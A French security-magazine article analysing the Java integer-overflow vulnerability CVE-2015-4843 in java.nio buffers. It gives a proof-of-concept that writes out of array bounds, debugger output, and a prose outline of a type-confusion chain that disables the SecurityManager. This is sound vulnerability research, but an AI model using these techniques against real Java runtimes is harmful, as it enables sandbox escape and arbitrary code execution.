EXPLOITATION DU CVE-2015-4843

Alexandre BARTEL – alexandre.bartel@uni.lu

mots-clés : *EXPLOIT / JAVA / DÉPASSEMENT D'ENTIER / CONFUSION DE TYPE / EXÉCUTION DE CODE ARBITRAIRE*

La vulnérabilité CVE-2015-4843 est une vulnérabilité de type dépassement d'entier qui affecte plus de cinquante versions de Java 1.6, 1.7 et 1.8. Elle permet de s'échapper de la sandbox Java pour exécuter du code arbitraire avec les droits du processus de la machine virtuelle et est donc classée en tant que vulnérabilité « critique » par Oracle.

Introduction

Dans un précédent article de *MISC* **[1]**, nous avons décortiqué les vulnérabilités du CVE-2010-0842 – débordement de tampon et contrôle de pointeur de fonction – qui permettent l'exécution de code arbitraire dans le processus de la machine virtuelle Java. Dans cet article, nous allons décrire la vulnérabilité CVE-2015-4843 qui est un dépassement d'entier et montrer comment elle peut être utilisée pour exécuter du code arbitraire. Nous allons dans un premier temps brièvement présenter l'architecture sécurité de Java. Ensuite, nous présenterons la vulnérabilité de dépassement d'entier. Enfin, nous verrons comment utiliser cette vulnérabilité pour effectuer une confusion de type qui permettra de désactiver le `SecurityManager` pour pouvoir exécuter du code arbitraire avec les droits du processus de la machine virtuelle Java (JVM).

1 Java et la sécurité

La plupart du temps, un programmeur Java lancera ses applications avec toutes les permissions, car il ne va pas définir de `SecurityManager` pour vérifier les permissions puisque son code n'est probablement pas malveillant. En pratique, du code non approuvé – et donc potentiellement malveillant – va être exécuté avec aucune permission. Un `SecurityManager` va donc être défini pour contrôler que le code non approuvé n'utilise aucune fonctionnalité protégée comme l'écriture d'un fichier, la définition d'une classe ou encore la connexion à une machine distante. Pour plus d'informations sur le modèle de sécurité de Java, le lecteur peut se référer au précédent article de *MISC* **[1]**.

L'objectif d'un analyste est de désactiver le manager de sécurité pour pouvoir exécuter du code arbitraire. Comme nous allons le montrer, cela est possible en exploitant un bogue dans le code de Java. Le bogue en question dans cet article est un dépassement d'entier, mais il existe de nombreux autres bogues permettant l'exécution de code arbitraire en Java. Le lecteur intéressé peut se référer à l'étude de Holzinger et al **[2]**.

2 Description du CVE-2015-4843

Une brève description de la vulnérabilité est disponible sur le Bugzilla de Red Hat **[3]**. Elle indique que « *Plusieurs dépassements d'entiers ont été trouvés dans l'implémentation des classes Buffers dans le package java.nio qui se trouve dans le composant 'Librairies' d'OpenJDK. Ces dépassements pourraient conduire à des accès en dehors des bornes des tampons et à une corruption de la mémoire de la machine virtuelle Java (JVM). Une application non approuvée ou un applet pourraient utiliser ces failles pour exécuter du code arbitraire avec les privilèges de la machine virtuelle Java ou contourner les restrictions de la sandbox Java.* » Notez qu'après la lecture de cet article vous pourrez remplacer le conditionnel par le présent de l'indicatif.

2.1 Dépassement d'entier

Voyons tout d'abord ce qu'est un dépassement d'entier d'un point de vue théorique. Pour nos exemples, nous supposons que les entiers sont signés et représentés sur 32 bits. Un bit, le bit de poids le plus fort, est utilisé pour représenter le signe. Zéro est représenté par 0x00000000, un par 0x00000001, deux par 0x00000002 et ainsi de suite jusqu'à 2^(32-1) -1 :

2^(32-1) -1 = 2^31 -1 = 2147483647 = 0x7FFFFFFF.

La représentation binaire de 2^(32-1) -1 est donc 0b01111111111111111111111111111111. C'est-à-dire que tous les bits sont à 1 sauf le bit de poids le plus fort qui à zéro indique que le nombre est positif.

Les nombres négatifs sont représentés en prenant le complément à 1 du nombre positif correspondant et en rajoutant 1 au nombre résultant :

N_négatif = complément(N_positif) + 1.

Zéro est donc représenté par :

0xFFFFFFFF + 1 = 0x00000000, moins un par

0xFFFFFFFE + 1 = 0xFFFFFFFF, moins deux par

0xFFFFFFFD + 1 = 0xFFFFFFFE et ainsi de suite jusqu'à – 2^31 qui sera représenté par 0x80000000.

Que se passe-t-il si la valeur positive maximale est incrémentée ? Dans ce cas, il y aura un dépassement d'entier. Cela signifie que le nombre de bits pour représenter la valeur positive n'est plus suffisant. Par contre, le processeur va quand même effectuer l'opération, car pour lui il n'y a aucune différence entre une opération sur un entier positif ou négatif. Le résultat sera donc :

0x7FFFFFFF + 1 = 0x80000000.

Autrement dit, 2147483647 + 1 ne sera pas égal à 2147483648, mais à -2147483648 !

Dans le contexte d'une copie d'un tableau, c'est bien embêtant. Avez-vous déjà vu des indices négatifs ? Non ? Bon. Ce qu'il va se passer est très probablement un plantage avec une erreur de segmentation ou une corruption de la mémoire de la JVM. Sauf s'il y a quelque chose à l'adresse représentée par l'indice négatif... je ne sais pas moi... un tableau contrôlé par l'analyste ?

Note

Cette histoire de faute de segmentation semble étrange ? C'est vrai que dans un cours classique sur le langage Java, on apprend que pour chaque opération sur un tableau – lecture ou écriture d'un élément du tableau – l'indice est vérifié : s'il est trop grand ou négatif, l'opération va générer une exception Java. Ce qu'on présente rarement c'est le fait que pour optimiser ces opérations, certaines classes vont utiliser des fonctionnalités présentes dans `sun.misc.Unsafe` qui permettent un accès direct à la mémoire via des méthodes natives qui ne vont pas vérifier la validité de l'index. Cette vérification est censée être faite par la fonction appelante. Dans le cas de la vulnérabilité étudiée dans cet article, il y a bien une vérification de l'index dans la fonction appelante. Cependant, comme nous allons le voir, cette vérification comporte un bogue qui permet d'effectuer des opérations en dehors des bornes d'un tableau.

2.2 Patch de la vulnérabilité

La vulnérabilité a été corrigée dans le fichier **`java/nio/Direct-X-Buffer.java.template`**. Ce fichier est utilisé pour générer les classes **`DirectXBufferY.java`** où **`X`** est une chaîne de caractères parmi {Byte,Char,Double,Int, Long, Float, Short} et **`Y`** parmi {S, U, RS, RU}. **`S`** signifie que le tableau représente des nombres signés, **`U`** des nombres non signés, **`RS`** des nombres signés en lecture seule et **`RU`** des nombres non signés en lecture seule. Chacune de ces classes **`C`** encapsule un tableau d'un type particulier qu'il sera possible de manipuler via les méthodes de la classe **`C`**. Par exemple, **`DirectIntBufferS.java`** encapsule un tableau d'entiers 32 bits signés et définit les méthodes **`get`** et **`set`** pour, respectivement, copier les éléments d'un tableau dans le tableau interne de la classe **`DirectIntBufferS`** ou copier les éléments du tableau interne vers un tableau externe à la classe. Un extrait du correctif de la vulnérabilité **[4]** est présenté ci-dessous :

```
14      public $Type$Buffer put($type$[] src, int offset, int length) {
15  #if[rw]
16 -        if ((length << $LG_BYTES_PER_VALUE$) > Bits.JNI_COPY_FROM_
ARRAY_THRESHOLD) {
17 +        if (((long)length << $LG_BYTES_PER_VALUE$) > Bits.JNI_COPY_
FROM_ARRAY_THRESHOLD) {
18              checkBounds(offset, length, src.length);
19              int pos = position();
20              int lim = limit();
21 @@ -364,12 +364,16 @@
22
23  #if[!byte]
24              if (order() != ByteOrder.nativeOrder())
25 -                Bits.copyFrom$Memtype$Array(src, offset << $LG_
BYTES_PER_VALUE$,
26 -                                            ix(pos), length <<
$LG_BYTES_PER_VALUE$);
27 +                Bits.copyFrom$Memtype$Array(src,
28 +                                            (long)offset << $LG_
BYTES_PER_VALUE$,
29 +                                            ix(pos),
30 +                                            (long)length << $LG_
BYTES_PER_VALUE$);
31              else
32  #end[!byte]
33 -                Bits.copyFromArray(src, arrayBaseOffset, offset <<
$LG_BYTES_PER_VALUE$,
34 -                                   ix(pos), length << $LG_BYTES_
PER_VALUE$);
35 +                Bits.copyFromArray(src, arrayBaseOffset,
36 +                                   (long)offset << $LG_BYTES_PER_
VALUE$,
37 +                                   ix(pos),
38 +                                   (long)length << $LG_BYTES_PER_
VALUE$);
39              position(pos + length);
```

La correction (lignes 17, 28, 36 et 38) consiste à convertir l'entier sur 32 bits en 64 bits avant d'effectuer une opération multiplicative qui, sur 32 bits, risque de provoquer un dépassement d'entier. La méthode **`put`** corrigée extraite du fichier **`java.nio.DirectIntS.java`** de Java 1.8 version 65 est sans doute plus claire :

```
354    public IntBuffer put(int[] src, int offset, int length) {
355
356        if (((long)length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
357            checkBounds(offset, length, src.length);
358            int pos = position();
359            int lim = limit();
360            assert (pos <= lim);
361            int rem = (pos <= lim ? lim - pos : 0);
362            if (length > rem)
363                throw new BufferOverflowException();
364
365
366            if (order() != ByteOrder.nativeOrder())
367                Bits.copyFromIntArray(src,
368                                      (long)offset << 2,
369                                      ix(pos),
370                                      (long)length << 2);
371            else
372
373                Bits.copyFromArray(src, arrayBaseOffset,
374                                   (long)offset << 2,
375                                   ix(pos),
376                                   (long)length << 2);
377            position(pos + length);
378        } else {
379            super.put(src, offset, length);
380        }
381        return this;
382
383
384
385    }
```

Cette méthode va copier **length** éléments du tableau **src** à partir de l'offset **offset** dans le tableau interne à la classe **IntBuffer**. À la ligne 367, la méthode **Bits.copyFromIntArray** est appelée. Cette méthode Java prend en paramètre la référence vers le tableau source, l'offset du tableau source en octets, la position du tableau destination en octets et le nombre d'octets à copier. Comme les trois derniers paramètres sont en octets, il faut multiplier par quatre (décaler de 2 bits vers la gauche) **offset**, **pos** (décalage effectué dans la méthode **ix**) et length (lignes 374, 375 et 376).

Dans la version non corrigée, les conversions vers **long** ne sont pas présentes, ce qui rend le code vulnérable à des dépassements d'entier.

De la même manière, la fonction **get**, qui copie des éléments du tableau interne à la classe **IntBuffer** vers un tableau externe, est aussi vulnérable dans la version non corrigée. La méthode **get** est identique à **put** à ceci près que l'appel vers **copyFromIntArray** est remplacé par **copyToIntArray** :

```
262    public IntBuffer get(int[] dst, int offset, int length) {
263
[...]
275                Bits.copyToIntArray(ix(pos), dst,
276                                    (long)offset << 2,
277                                    (long)length << 2);
[...]
291    }
```

Dans la prochaine section, nous verrons comment exploiter les dépassements d'entiers dans les méthodes **get** et **put** et comment utiliser ces vulnérabilités pour effectuer une confusion de type.

3 Exploitation de la vulnérabilité

3.1 Exploitation du dépassement d'entier

Les méthodes **get** et **put** de la section précédente sont très similaires. Nous allons nous pencher sur la méthode **get**. L'approche présentée pourra directement être appliquée à la méthode **put**.

La méthode **get** appelle **Bits.copyFromArray()** qui est une méthode native :

```
803    static native void copyToIntArray(long srcAddr, Object dst,
long dstPos,
804                                      long length);
```

Le code C de cette méthode native est présenté ci-dessous :

```
175 JNIEXPORT void JNICALL
176 Java_java_nio_Bits_copyToIntArray(JNIEnv *env, jobject this,
jlong srcAddr,
177                           jobject dst, jlong dstPos, jlong
length)
178 {
179     jbyte *bytes;
180     size_t size;
181     jint *srcInt, *dstInt, *endInt;
182     jint tmpInt;
183
184     srcInt = (jint *)jlong_to_ptr(srcAddr);
185
186     while (length > 0) {
187         /* do not change this code, see WARNING above */
188         if (length > MBYTE)
189             size = MBYTE;
190         else
191             size = (size_t)length;
192
193         GETCRITICAL(bytes, env, dst);
194
195         dstInt = (jint *)(bytes + dstPos);
196         endInt = srcInt + (size / sizeof(jint));
197         while (srcInt < endInt) {
198             tmpInt = *srcInt++;
199             *dstInt++ = SWAPINT(tmpInt);
200         }
201
202         RELEASECRITICAL(bytes, env, dst, 0);
203
204         length -= size;
205         srcAddr += size;
206         dstPos += size;
207     }
208 }
```

Nous constatons qu'il n'y a pas de vérification des index des tableaux. Si l'index dépasse la borne inférieure (0) ou supérieure (taille du tableau – 1), le code va quand même s'exécuter. Le code convertit tout d'abord un **long** en pointeur vers un entier 32bits (ligne 184). Puis, le code va boucler jusqu'à ce que **length/size** éléments auront été copiés (lignes 186 et 204). Les appels vers **GETCRITICAL** et **RELEASECRITICAL** (lignes 193 et 202) servent à synchroniser l'accès au tableau **dst** et n'ont donc rien à faire avec la vérification de l'index.

Pour accéder à ce code natif, il faut réussir à satisfaire les contraintes suivantes présentes dans la méthode **get** :

- CSTR1 : ligne 356 (length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD
- CSTR2 : ligne 357 checkBounds(offset, length, src.length);
- CSTR3 : ligne 362 length <= rem

L'assertion à la ligne 360 n'est pas dans la liste des contraintes, car elle n'est vérifiée que si l'option **-ea** est passée en paramètre de la JVM, ce qui est rarement le cas en pratique pour que le code s'exécute plus rapidement.

Pour la première contrainte, **JNI_COPY_FROM_ARRAY_THRESHOLD** représente le nombre d'éléments à partir duquel la copie via un appel JNI vers du code natif est plus rapide qu'une copie élément par élément. Oracle a déterminé empiriquement que c'est à partir de 6 éléments. Le nombre d'entiers à copier doit donc être supérieur à 1 (6 >> 2).

La seconde contrainte, ou plutôt contraintes, est présente dans la méthode **checkBounds** :

```
564    static void checkBounds(int off, int len, int size) {
// package-private
566        if ((off | len | (off + len) | (size - (off + len))) < 0)
567            throw new IndexOutOfBoundsException();
568    }
```

Elle est la suivante : offset > 0 et length > 0 et (offset + length) > 0 et (dst.length – (offset + length)) >0.

La troisième contrainte vérifie que le nombre d'éléments restants est inférieur ou égal au nombre d'éléments à copier : length < lim – pos. Pour simplifier, nous supposons que la position actuelle du tableau est 0 : length < dst.length – 0 → length < dst.length.

Une solution à ce système de contraintes est : [dst.length = 1209098507, offset = 1073741764, length = 2]. Avec cette solution nous pouvons lire 2 * 4 = 8 octets avec un index à -240 (1073741764 << 2) du tableau. Nous avons donc une primitive qui permet de lire des octets avant le tableau **dst**. De la même manière, nous pouvons exploiter le dépassement d'entier de la méthode **get** pour obtenir une primitive qui permet d'écrire des octets avant le tableau **dst**.

Vérifions que la solution fonctionne avec le bout de code Java ci-dessous (à exécuter avec une version vulnérable comme Java 1.8 version 60).

```
 1 public class Test {
 2
 3   public static void main(String[] args) {
 4     int[] dst = new int[1209098507];
 5
 6     for (int i = 0; i < dst.length; i++) {
 7       dst[i] = 0xAAAAAAAA;
10     int bytes = 400;
11     ByteBuffer bb = ByteBuffer.allocateDirect(bytes);
12     IntBuffer ib = bb.asIntBuffer();
13
14     for (int i = 0; i < ib.limit(); i++) {
15       ib.put(i, 0xBBBBBBBB);
16     }
17
18     int offset = 1073741764; // offset << 2 = -240
19     int length = 2;
20
21     ib.get(dst, offset, length); // point d'arrêt
22   }
23
24 }
```

Ce code va créer le tableau **dst** de taille 1209098507 (ligne 4), puis initialiser tous les éléments de celui-ci à 0xAAAAAAAA (lignes 6-8). Il va ensuite initialiser un objet **ib** de type **IntBuffer** et initialiser tous les éléments du tableau interne de cet objet (des entiers) à 0xBBBBBBBB (lignes 10-16). Il va finalement appeler la méthode **get** pour copier 2 éléments du tableau interne d'**ib** vers **dst** avec un offset de -240 (lignes 18-21). À l'exécution ce code ne plante pas. De plus, on peut s'apercevoir – en rajoutant le code Java approprié non représenté dans la classe **Test** – qu'après la ligne 21, aucun élément de **dst** n'a pour valeur 0xBBBBBBBB. Cela signifie que les 2 éléments d'**ib** ont été copiés en dehors du tableau **dst**. Vérifions cela en plaçant un point d'arrêt à la ligne 21 puis en lançant gdb sur le processus qui fait tourner la JVM. Dans le code Java, nous avons utilisé **sun.misc.Unsafe** pour déterminer l'adresse de **dst** qui est 0x200000000.

```
$ gdb -p 1234
[...]
(gdb) x/10x 0x200000000
0x200000000: 0x00000001 0x00000000  0x3f5c025e  0x4811610b
0x200000010: 0xaaaaaaaa 0xaaaaaaaa  0xaaaaaaaa  0xaaaaaaaa
0x200000020: 0xaaaaaaaa 0xaaaaaaaa
(gdb) x/10x 0x200000000-240
0x1ffffff10: 0x00000000 0x00000000  0x00000000  0x00000000
0x1ffffff20: 0x00000000 0x00000000  0x00000000  0x00000000
0x1ffffff30: 0x00000000 0x00000000
```

Avec gdb, nous voyons que les éléments du tableau **dst** sont initialisés à 0xAAAAAAAA. Le tableau ne commence pas directement avec les éléments, mais avec un entête de 16 octets qui indique entre autres la taille du tableau (0x4811610b = 1209098507). Pour l'instant, il n'y a rien (que des octets avec la valeur 0) 240 octets avant le tableau. Exécutons la méthode **get** puis voyons l'état de la mémoire avec gdb :

```
(gdb) c
Continuing.
^C
Thread 1 "java" received signal SIGINT, Interrupt.
0x00007fb208ac86cd in pthread_join (threadid=140402604672768,
thread_return=0x7ffec40d4860) at pthread_join.c:90
90  in pthread_join.c
(gdb) x/10x 0x200000000-240
0x1ffffff10: 0x00000000 0x00000000 0x00000000 0x00000000
0x1ffffff20: 0xbbbbbbbb 0xbbbbbbbb 0x00000000 0x00000000
0x1ffffff30: 0x00000000 0x00000000
```

La copie des deux éléments d'**ib** vers **dst** a « fonctionné » : ils ont été copiés 240 octets avant le premier élément de **dst**. Ce qui est étonnant c'est que le programme n'ait pas planté. Regardons la carte mémoire du processus :

```
$ pmap 1234
[...]
00000001fc2c0000  62720K rwx--   [ anon ]
0000000200000000 5062656K rwx--   [ anon ]
0000000335000000 11714560K rwx--   [ anon ]
[...]
```

Nous remarquons que juste avant la zone mémoire commençant à l'adresse 0x200000000, il y a une zone mémoire dans laquelle on peut lire et écrire, mais aussi exécuter du code... ce qui explique que le programme n'ait pas planté.

Dans la prochaine section, nous verrons comment combiner ces deux primitives **get** et **put** pour créer une confusion de type.

3.2 Confusion de type

De la même manière que le vin accompagnant un poisson est souvent plutôt sec comme un Sylvaner ou un Riesling pour un accord de texture avec la chair délicate, en Java, un dépassement d'entier d'une variable utilisée comme index dans un tableau est accompagné par une confusion de type. Comme nous allons le voir, une confusion de type en Java est synonyme d'exécution de code arbitraire.



Fig. 1 : Représentation de la mémoire lors de la confusion de type. Le tableau d'entiers doit être positionné à des adresses plus hautes que les autres tableaux, car le dépassement d'entier transforme l'index en nombre négatif. Pour simplifier, les tailles des trois tableaux, l, m et n sont identiques sur la figure. Le premier dépassement d'entier permet d'écrire la référence vers une instance d'un objet de type A vers le tableau d'entiers. Le second dépassement d'entier permet d'écrire cette référence depuis le tableau d'entiers vers le tableau B achevant ainsi la confusion de type, i.e. un élément du tableau B référence un objet de type A.



Fig. 2 : Plus de 50 versions de Java sont vulnérables au CVE-2015-4843.

Pour rappel, lors d'une confusion de type, la machine virtuelle pense manipuler un objet de type A alors que le véritable objet en mémoire est de type B. Comment réaliser cette attaque avec le dépassement d'entier ?

L'idée est d'utiliser le fait que les tableaux en Java, sous certaines conditions, seront placés les uns à la suite des autres en mémoire. De cette manière, nous pouvons accéder aux éléments d'un tableau T1 avec l'index (négatif, car dépassement d'entier) d'un tableau T2 si T2 est placé après T1 en mémoire. Cette configuration est illustrée sur la figure 1. Le tableau d'entiers de la figure représente le tableau **src** de la méthode **put** et le tableau **dst** de la méthode **get**.

Le code gérant le tas en Java est complexe et peut varier en fonction du type de JVM (Hotspot, Jrockit, etc.), mais aussi en fonction de la version de la JVM. Nous avons obtenu une version stable dans laquelle tous les tableaux sont contigus avec les tailles suivantes : l = m = 429496729 et n = 858993458.

3.3 Désactivation du SecurityManager

Nous supposons que le code de l'analyste n'a aucune permission et que le **SecurityManager** est activé. Pour désactiver le **SecurityManager**, et donc pouvoir exécuter du code arbitraire, une astuce utilisée dans de nombreux exploits Java consiste à générer une classe avec tous les privilèges. Cette classe aura une méthode **msm** qui désactivera le **SecurityManager**.

Les classes sont chargées avec un chargeur de classes (**ClassLoader**). Dans le cas normal, il n'est pas possible de charger de nouvelles classes ou de créer soi-même un chargeur de classes, car ces actions sont protégées par des permissions. Cependant, il est possible de définir (sans instancier aucun objet) une classe **SubCL** qui étend la classe **ClassLoader**, puis de récupérer une référence vers le chargeur de classes **CL** qui a chargé notre classe avec la méthode **main** (cela est possible sans permission). Ensuite, grâce à la vulnérabilité présentée ci-dessus, nous faisons « croire » à la JVM qu'une référence de type **SubCL** pointe vers **CL**. Cette situation n'est pas possible en théorie, mais fonctionne grâce à la vulnérabilité. Étant donné qu'une sous-classe du **CL** est autorisée à charger de nouvelles classes, nous pouvons maintenant créer notre classe et exécuter **msm** pour désactiver le **SecurityManager**.

4 Versions vulnérables

Les versions vulnérables sont présentées dans la figure 2. Au total, 51 versions, soit 63 % des versions 1.6/1.7/1.8 publiques, sont vulnérables : 18 versions de 1.6 (de 1.6_23 à 1.6_45), 28 versions de 1.7 (de 1.7_0 à 1.7_80), 5 versions de 1.8 (de 1.8_05 à 1.8_60). Les 18 versions les plus anciennes contiennent aussi la vulnérabilité. Cependant, le code que nous avons développé ne fonctionne pas avec ces versions, car la gestion du tas est différente. En prenant en compte ces versions, 86 % de toutes les versions publiques de Java sont potentiellement vulnérables. Notons au passage que les versions 1.5 contiennent aussi le code vulnérable...

Conclusion

La vulnérabilité de dépassement d'entier du CVE-2015-4843 peut être utilisée pour une confusion de type qui permet de désactiver le **SecurityManager** et donc d'exécuter du code arbitraire. Cette vulnérabilité affecte plus de 50 différentes versions de Java 1.6, 1.7 et 1.8. La preuve de concept présentée dans ce papier nécessite cependant un tas de 10 Go. Il est probablement possible d'optimiser la taille du tas en utilisant un solveur de contraintes comme Z3 **[4]** pour potentiellement trouver de meilleures solutions pour les offsets et ainsi réduire la taille des tableaux. De plus, nous n'avons ici utilisé uniquement la classe **IntBuffer**. D'autres classes sont aussi vulnérables et pourraient aussi aider à réduire la taille des tableaux et donc la taille du tas nécessaire pour la bonne exécution du code de l'analyste. ■

Remerciements

Merci à Sébastien Gioria pour la relecture de l'article.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/